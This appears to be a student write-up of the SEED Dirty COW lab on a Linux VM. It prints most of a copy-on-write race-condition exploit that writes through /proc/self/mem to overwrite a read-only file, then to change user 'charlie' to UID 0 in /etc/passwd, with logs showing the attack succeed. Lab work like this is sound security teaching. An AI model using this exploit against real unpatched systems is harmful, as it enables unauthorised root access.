Dirty Cow Attack Lab

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


Task 2.1



We began by creating the zzz file, then changed the file permissions to “644”, giving it write permissions.




We then wrote to the “zzz” file the numbers seen above.




Afterward we tried to write to the file but permission was denied.

Task 2.2



We then added the cow_attack.c file with the main thread to call to the following tasks.

Task 2.3 & 2.4



We then added write and madadvise threads to write to the “zzz” file to change the “222222” portion of the text to “******” and have the page point back to the original memory.

Task 2.5

```
[11/23/2020 13:06] seed@ubuntu:/$ sudo gedit cow_attack.c
[11/23/2020 13:09] seed@ubuntu:/$ sudo gcc cow_attack.c -lpthread
[11/23/2020 13:09] seed@ubuntu:/$ a.out
^C
```

We then compiled and ran the cow_attack.c file using lpthread and exited approximately 20 seconds later.

```
[11/23/2020 13:12] seed@ubuntu:/$ more zzz
111111******333333
[11/23/2020 13:12] seed@ubuntu:/$
```

We then viewed the file to see that the “222222” had been changed to “******”.

Task 2

```
[11/24/2020 11:15] seed@ubuntu:~$ sudo adduser charlie
[sudo] password for seed:
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []: charlie
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
```


We began the second task by creating the account “Charlie”.

```
[11/24/2020 11:21] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:charlie,,,:/home/charlie:/bin/bash
```

Then we viewed the permissions on the account to see that it was set to “1001:1002” indicating there were no root privileges.

```c
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "charlie:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "charlie:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

We then changed to cow attack code to reflect a destination to the etc/passwd file then changed the read portion to “1001” and the write to “0000” which will give Charlie root access.



After compiling and running the modified code we switched over to the Charlie account to see it had gained root access.